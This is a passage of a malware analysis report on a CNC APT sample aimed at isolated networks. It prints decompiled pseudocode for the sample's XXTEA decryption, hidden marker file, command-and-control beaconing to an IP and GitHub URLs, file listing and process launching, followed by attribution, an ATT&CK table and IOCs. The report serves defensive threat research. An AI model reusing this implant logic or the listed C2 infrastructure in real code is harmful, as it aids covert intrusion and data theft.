if ( v17 )
{
  v19 = BYTE3(v38);
  v20 = BYTE2(v38);
  *(_QWORD *)v17 = 0i64;
  *((_QWORD *)v17 + 1) = 0i64;
  v21 = v20 | (v19 << 8);
  v22 = (unsigned int)(v9 - 1);
  v23 = WORD3(v38);
  *v17 = (unsigned __int8)v38 | ((BYTE1(v38) | (v21 << 8)) << 8);
  v24 = BYTE10(v38);
  key[1] |= BYTE4(v38) | ((BYTE5(v38) | (v23 << 8)) << 8);
  v25 = BYTE8(v38) | ((BYTE9(v38) | ((v24 | (BYTE11(v38) << 8)) << 8)) << 8);
  v26 = BYTE14(v38);
  key[2] |= v25;
  key[3] |= BYTE12(v38) | ((BYTE13(v38) | ((v26 | (HIBYTE(v38) << 8)) << 8)) << 8);
  _y = *_z;
  sum = 0x9E3779B9 * (88 / (unsigned int)v9);
  if ( (_DWORD)v9 != 1 && sum )
  {
    do
    {
      LODWORD(v29) = v9 - 1;
      v30 = (unsigned int)v22;
      v31 = &_z[v22];
      do
      {
        --v31;
        v29 = (unsigned int)(v29 - 1);
        v32 = v30-- & 3;
        v31[1] -= ((_y ^ sum) + (_z[v29] ^ key[v32])) ^ (((4 * _y) ^ (_z[v29] >> 5)) + ((_y >> 3) ^ (16 * _z[v29])));
        _y = v31[1];
      }
      while ( (_DWORD)v29 );
      *_z -= ((_y ^ sum) + (_z[v22] ^ key[v29 & 3])) ^ (((4 * _y) ^ (_z[v22] >> 5)) + ((_y >> 3) ^ (16 * _z[v22])));
      _y = *_z;
      sum += 0x61C88647;
    }
    while ( sum );
    v4 = 0i64;
  }
  v33 = _z[v9 - 1];
  v34 = 4 * v9 - 4;
  if ( v33 >= v34 - 3 && v33 <= v34 )
  {
    v35 = operator new(v33 + 1);
    if ( v33 )
    {
      do
      {
        v35[v4] = _z[v4 >> 2] >> (8 * (v4 & 3));
        ++v4;
      }
      while ( v4 < v33 );
    }
```

Figure 2-27 Encryption algorithm

Obtain file information through the stat function to determine whether RNGdTMP899 exists.

```
v7 = Stat(v6, &v79);                                  // C:\Users\w[redacted]\AppData\Local\Temp\RNGdTMP899
v9 = v7 == 8 || v7 == -1;
v10 = si128.m128i_i64[1];
if ( si128.m128i_i64[1] >= 8ui64 )
{
  v11 = (void *)v72.m128i_i64[0];
  if ( (unsigned __int64)(2 * si128.m128i_i64[1] + 2) >= 0x1000 )
  {
    v11 = *(void **)(v72.m128i_i64[0] - 8);
    if ( (unsigned __int64)(v72.m128i_i64[0] - (_QWORD)v11 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v11);
}
if ( v9 )
```

Figure 2-28 Determine whether the RNGdTMP899 file exists in the %temp% path

If the file does not exist, a random string of 15 bytes is generated, and the random string is used for URL splicing. The byte value is in "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/".

```
v26[3] = -2i64;
v4 = 15i64;
ThreadLocalStoragePointer = (__int64 *)NtCurrentTeb()->ThreadLocalStoragePointer;
v6 = *ThreadLocalStoragePointer;
v7 = *(_DWORD *)(*ThreadLocalStoragePointer + 0x10);
if ( (v7 & 1) == 0 )
{
  *(_DWORD *)(v6 + 0x10) = v7 | 1;
  v8 = std::_Random_device();
  *(_DWORD *)(v6 + 0x13B4) = -1;
  *(_DWORD *)(v6 + 0x34) = v8;
  v9 = 1;
  a3 = (unsigned int *)(v6 + 0x38);
  v10 = 0x26Fi64;
  do
  {
    v8 = v9 + 0x6C078965 * (v8 ^ (v8 >> 30));
    *a3 = v8;
    ++v9;
    ++a3;
    --v10;
  }
  while ( v10 );
  *(_DWORD *)(v6 + 0x30) = 0x270;
  v7 = *(_DWORD *)(v6 + 0x10);
}
if ( (v7 & 2) == 0 )
{
  *(_DWORD *)(v6 + 0x10) = v7 | 2;
  *(_QWORD *)(v6 + 0x18) = 0i64;
  *(_QWORD *)(v6 + 0x20) = 30i64;
}
v28.m128i_i64[0] = 0i64;
v11 = 15i64;
v28.m128i_i64[1] = 15i64;
v27.m128i_i8[0] = 0;
while ( v4-- )
{
  v13 = *(_QWORD *)(v6 + 0x20);
  v14 = *(_QWORD *)(v6 + 0x18);
  v26[0] = v6 + 0x30;
  v15 = 0x40i64;
  for ( i = -1i64; i > 0xFFFFFFFF; v26[2] = i )
  {
    v26[1] = --v15;
    i >>= 1;
  }
  v17 = v13 - v14;
  if ( v17 == -1 )
    v18 = sub_13FC72680((__int64)v26);
  else
    v18 = sub_13FC72890(v26, v17 + 1, a3);
  v20 = v18;
  v21 = &off_13FF0A1D8;                        // ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
  if ( (unsigned __int64)qword_13FF0A1F0 >= 0x10 )
    v21 = (__int64 *)off_13FF0A1D8;
  v22 = *((_BYTE *)v21 + v20 + v14);
  v23 = v28.m128i_i64[0];
  if ( v28.m128i_i64[0] >= v11 )
  {
    sub_13FC71570(&v27, v19, (__int64)a3, v22);
  }
  else
  {
    ++v28.m128i_i64[0];
    v24 = &v27;
    if ( v11 >= 0x10 )
      v24 = (__m128i *)v27.m128i_i64[0];
    v24->m128i_i8[v23] = v22;
    v24->m128i_i8[v23 + 1] = 0;
  }
  v11 = v28.m128i_u64[1];
}
a1[1].m128i_i64[0] = 0i64;
a1[1].m128i_i64[1] = 0i64;
*a1 = v27;
a1[1] = v28;
return a1;
```

Figure 2-29 Generate 15-byte random string

If the RNGdTMP899 file does not exist in the current environment, create the RNGdTMP899 file.

```
v7 = sub_7FF62A22EF34(&v12);
v8 = 0i64;
OpenFlag = *(_QWORD *)v7;
if ( (unsigned __int8)*(_DWORD *)(v7 + 8) && !wsopen_s(&FileHandle, FileName, OpenFlag, a3, 384) )
{
  ++dword_7FF62A30FC48;
  _InterlockedOr((volatile signed __int32 *)(a4 + 20), HIDWORD(OpenFlag));
  v9 = FileHandle;
```

Figure 2-30 Create RNGdTMP899 file

Then write random strings to the file.

```
}
v7 = v3 - Buffer;
if ( v7 && v7 != fwrite(Buffer, 1ui64, v7, *(FILE **)(a1 + 128)) )
  return 0;
```

Figure 2-31 Write random string

Determine the RNGdTMP899 file attribute, if the file is not a hidden attribute, set it as a hidden attribute.

```
FileAttributesW = GetFileAttributesW(v19);
if ( (FileAttributesW & 2) == 0 )
{
  v21 = a2;
  if ( *((_QWORD *)a2 + 3) >= 8ui64 )
    v21 = *(const WCHAR **)a2;
  SetFileAttributesW(v21, FileAttributesW | 2);// 设置为隐藏属性
}
```

Figure 2-32 Modify the RNGdTMP899 file attribute to hide

Get the random string in RNGdTMP899. The random string generated this time is RLCTEJddUbAJMJR and spliced into https[:]//45.86.162.114/query=RLCTEJddUbAJMJR/%20%getting,forum.

Figure 2-33 URL concatenation

According to network behavior observations, the sample will first request spliced https[:]//45.86.162.114/query=RLCTEJddUbAJMJR/%20%getting,forum, and then request https[:]//45.86.162.114/images-css/RLCTEJddUbAJMJR/ imagelogo.css gets the data.

Figure 2-34 Splicing URLs

Then every 1 minute, loop request https[:]//raw.githubusercontent.com/yuiopk1456/beutifymyapp/main/LICENSE. From the URL, it can be seen that the attacker may transmit data through the github platform after the specified IP fails, and it is guessed that the transmitted data may be the IP or domain name specified by the attacker after encryption by the XXTEA algorithm.

```
while ( 1 )
{
  sub_13FF199F0(&Buf1);
  if ( v67.m128i_i64[1] >= 0x10ui64 )
  {
    v65 = (void *)Buf1.m128i_i64[0];
    if ( (unsigned __int64)(v67.m128i_i64[1] + 1) >= 0x1000 )
    {
      v65 = *(void **)(Buf1.m128i_i64[0] - 8);
      if ( (unsigned __int64)(Buf1.m128i_i64[0] - (_QWORD)v65 - 8) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v65);
  }
  Sleep(60000u);
}
```

Figure 2-35 Execute the code in a loop with an interval of 1 minute

Find the marker position where the data was received.

```
  goto LABEL_28;
for ( i = v4; i->m128i_i8[0] != 98 || memcmp(i, "background-color@", 0x11ui64); i = (__m128i *)((char *)i - 1) )
{
  if ( i == v4 )
    goto LABEL_28;
}
if ( i == v4 )
{
  v8 = sub_13FF1CD40((__m128i **)&v54, Buf1);
  v9 = sub_13FF19460(&v58, (__int64)v8);
```

Figure 2-36 Find the mark position of the received data

There should be a decryption operation on the subsequent data.

```
v57 = (const __m128i *)XXTEA(v52, (__int64)v55, v56, v53);
do
  ++v14;
while ( v57->m128i_i8[v14] );
sub_13FF1F230(a1, v57, v14);
```

Figure 2-37 Decrypted obtained data

By searching for beutifymyapp on github, it is linked to the github repository of the suspected organization. The name of the creator of the repository is also similar to the name of the creator of the github repository in this attack, yuiopk1456. Operations on this repository only existed in November 2021, and no other repositories were created after that.

Figure 2-38 Similar repositories associated to github

In related similar repositories, suspicious strings were found, which may be encrypted domain names or IPs.

Figure 2-39 Suspicious strings in github

Connect to the IP or domain name stored in the github repository.

Figure 2-40 socket connection

Since the domain name, IP and github address are all invalid, it is impossible to continue to follow up. Through the static analysis of the sample, it is inferred that after the attacker communicates with the control terminal, there may be operations such as obtaining the list of files in the specified directory, starting the process, and so on.

Get the list of files in the specified directory.

```
v78 = a1;
v76 = a1;
v4 = 0;
v72 = 0;
setlocale(0, "en_US.UTF-8");
sub_13FF203C0(lpFileName, a2, L"\\*");
v5 = (const WCHAR *)lpFileName;
if ( *((_QWORD *)&v81 + 1) >= 8ui64 )
  v5 = lpFileName[0];
FirstFileW = FindFirstFileW(v5, &FindFileData);
v77 = FirstFileW;
if ( FirstFileW == (HANDLE)-1i64 )
{
  a1[1].m128i_i64[0] = 0i64;
  a1[1].m128i_i64[1] = 15i64;
  a1->m128i_i8[0] = 0;
  sub_13FF1F230(a1, (const __m128i *)"no files", 8ui64);
  if ( *((_QWORD *)&v81 + 1) >= 8ui64 )
  {
    v68 = (WCHAR *)lpFileName[0];
    if ( (unsigned __int64)(2i64 * *((_QWORD *)&v81 + 1) + 2) >= 0x1000 )
    {
      v68 = (WCHAR *)*((_QWORD *)lpFileName[0] - 1);
      if ( (unsigned __int64)((char *)lpFileName[0] - (char *)v68 - 8) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v68);
  }
  return a1;
}
else
{
  memset(v82, 0, sizeof(v82));
  do
  {
    if ( (FindFileData.dwFileAttributes & 0x10) == 0
      || lstrcmpW(FindFileData.cFileName, L".") && lstrcmpW(FindFileData.cFileName, L"..") )
    {
```


Figure 2-41 File search related operations

Create pipelines.

Figure 2-42 Create a pipeline

Start the process.

```
if ( CreateProcessA(v31, v32->m128i_i8, 0i64, 0i64, 1, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
{
  do
  {
    v33 = WaitForSingleObject(ProcessInformation.hProcess, 0x32u) == 0;
    NumberOfBytesRead = 0;
    TotalBytesAvail = 0;
    if ( PeekNamedPipe(hReadPipe, 0i64, 0, 0i64, &TotalBytesAvail, 0i64) )
    {
      while ( 1 )
      {
        v34 = TotalBytesAvail;
        if ( !TotalBytesAvail )
          goto LABEL_59;
        if ( TotalBytesAvail > 0x270FF )
          v34 = 0x270FF;
        if ( !ReadFile(hReadPipe, &Buffer, v34, &NumberOfBytesRead, 0i64) || !NumberOfBytesRead )
```

Figure 2-43 Start process

03

Attribution Analysis

In the previous observations, it was found that some CNC organization personnel would integrate vcpkg in the development environment. This feature also exists in the samples discovered this time, and the path is also consistent with the path used in the past.

```
C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static
C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static/certs
C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static/cert.pem
C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static\\lib\\engines-1_1
c:\\users\\user\\desktop\\setups\\vcpkg\\buildtrees\\openssl\\x64-windows-static-rel\\ssl\\packet_local.h
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\easy.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\slist.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\setopt.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\multi.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\cookie.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\asyn-thread.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\dynbuf.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\mime.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\connecache.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\vtls\\vtls.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\url.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\getinfo.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\strdup.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\sendf.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\connect.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\http_digest.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\system_win32.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\content_encoding.c
C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\http_proxy.c
```

Figure 3-1 Path information in this attack

```
... 00000047 C  C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static
... 0000004D C  C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static/certs
... 00000050 C  C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static/cert.pem
... 00000057 C  C:\\Users\\user\\Desktop\\setups\\vcpkg\\packages\\openssl_x64-windows-static\\lib\\engines-1_1
... 00000060 C  c:\\users\\user\\desktop\\setups\\vcpkg\\buildtrees\\openssl\\x64-windows-static-rel\\ssl\\packet_local.h
... 00000059 C  C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\easy.c
... 0000005A C  C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\slist.c
... 0000005B C  C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\setopt.c
... 0000005A C  C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\multi.c
... 0000005B C  C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\cookie.c
... 00000060 C  C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\asyn-thread.c
... 0000005B C  C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\dynbuf.c
... 00000059 C  C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\mime.c
... 0000005E C  C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\conncache.c
... 0000005E C  C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\vtls\\vtls.c
... 00000058 C  C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\url.c
... 0000005C C  C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\getinfo.c
... 0000005B C  C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\strdup.c
... 0000005A C  C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\sendf.c
... 0000005C C  C:\\Users\\user\\Downloads\\vcpkg\\buildtrees\\curl\\src\\da0230d937-b280319101.clean\\lib\\connect.c
vcpkg
```

Figure 3-2 Path information in past attacks

Part of the code in the sample is also very similar.

此图片来自微信公众平台
未经允许不可引用

Figure 3-3 Part of the code in this attack

此图片来自微信公众平台
未经允许不可引用

Figure 3-4 Some codes in previous attacks

Encryption functions are roughly the same.

```
v24 = BYTE10(v38);
v18[1] |= BYTE4(v38) | ((BYTE5(v38) | (v23 << 8)) << 8);
v25 = BYTE8(v38) | ((BYTE9(v38) | ((v24 | (BYTE11(v38) << 8)) << 8)) << 8);
v26 = BYTE14(v38);
v18[2] |= v25;
v18[3] |= BYTE12(v38) | ((BYTE13(v38) | ((v26 | (HIBYTE(v38) << 8)) << 8)) << 8);
v27 = *v12;
v28 = -1640531527 * (0x58 / (unsigned int)v9);
if ( (_DWORD)v9 != 1 && v28 )
{
  do
  {
    LODWORD(v29) = v9 - 1;
    v30 = (unsigned int)v22;
    v31 = &v12[v22];
    do
    {
      --v31;
      v29 = (unsigned int)(v29 - 1);
      v32 = v30-- & 3;
      v31[1] -= ((v27 ^ v28) + (v12[v29] ^ v18[v32])) ^ (((4 * v27) ^ (v12[v29] >> 5))
                                                        + ((v27 >> 3) ^ (16 * v12[v29])));
      v27 = v31[1];
    }
    while ( (_DWORD)v29 );
    *v12 -= ((v27 ^ v28) + (v12[v22] ^ v18[v29 & 3])) ^ (((4 * v27) ^ (v12[v22] >> 5))
                                                        + ((v27 >> 3) ^ (16 * v12[v22])));
```

Figure 3-5 Some codes of encryption functions in previous attacks

Figure 3-6 Part of the code of the encryption function in this attack

To sum up, the attack activity is preliminarily attributed to the CNC organization.

04

Threat Framework Mapping

This attack involved a total of 15 technical points in 8 stages in the ATT&CK framework. The specific behaviors are described in the following table:

Table 4-1 Description of technical behaviors of recent CNC attack activities

ATT&CK 阶段	具体行为	注释
执行	诱导用户执行	PrivateImage.png.exe 伪装成图片诱导用户执行
执行	利用计划任务/工作	YodaoCloudMgr.exe 路径被加载到计划任务中执行
持久化	利用计划任务/工作	YodaoCloudMgr.exe 路径被加载到计划任务中执行
防御规避	混淆文件或信息	回传的进程信息进行 base64 编码
防御规避	去混淆/解码文件或信息	样本中的关键字符串通过对称加密算法 XXTEA 解密
防御规避	隐藏行为	创建隐藏的文件夹用于收集信息，以及将 RNGdTMP899 文件设置隐藏属性
发现	发现文件和目录	发现 RECENT 目录中的文件，并可能存在指定目录搜寻的操作
发现	发现系统信息	发现计算机中的驱动器列表
发现	系统时间发现	可以获取到计算机上的本地时间
横向移动·	通过可移动介质复制	检测磁盘列表是否有变动，以便复制到可移动介质中
收集	自动收集	自动收集进程列表、当前用户名、本地时间等信息
收集	收集本地系统数据	收集进程列表、用户名、本地时间等信息
命令与控制	使用应用层协议	使用应用层协议通信
命令与控制	编码数据	回传的进程信息进行 base64 编码
数据渗出	自动渗出	收集到的进程列表信息等自动回传到控制端

The ATT&CK framework map of the behavioral technical points of CNC organization-related attack activities is shown in the following figure:




Figure 4-1 CNC group attack activities correspond to ATT&CK framework mapping

05

Summarize

In recent years, the intention of APT organizations to attack the isolated network has become more and more obvious, and the number of attack samples penetrating the isolated network has continued to increase. The attack organizations represented by Darkhotel [1] and Young Elephant [2] [3] have developed related attacks by themselves . Weapons are constantly updated. The CNC organization sample in this attack activity has also been upgraded compared with the organization's previous samples. The vcpkg development environment was also integrated during the development phase, and there was also the behavior of obtaining content from the github repository. In the lateral movement stage, the method of judging whether there is a new storage device access is different from the previous method of judging the type of access device through GetDriveTypeA. The samples of this attack activity continuously obtain the drive list. When a new storage device is connected, the file is copied to the newly connected storage device, so as to achieve the purpose of spreading in the isolated network.

06
IOC

185.25.51.41
45.86.162.114
da3d305d1b47c8934d5e1f3296a8efe0
c024eb3035dd010de98839a2eb90b46b
https://raw.githubusercontent.com/yuiopk1456/beutifymyapp/main/LICENSE
https://raw.githubusercontent.com/gazelter231trivoikpo1/questions/main/beautify.js

References:

[1] Analysis of the Ramsay component of the Darkhotel organization’s infiltration isolation network

https://www.antiy.cn/research/notice&report/research_report/20200522.html

[2] "Baby Elephant" organization's attack activities against Pakistani defense manufacturers analysis report

https://www.antiy.cn/research/notice&report/research_report/20210222.html

[3] Analysis of the cyber attack activities of the "Baby Elephant" organization in South Asia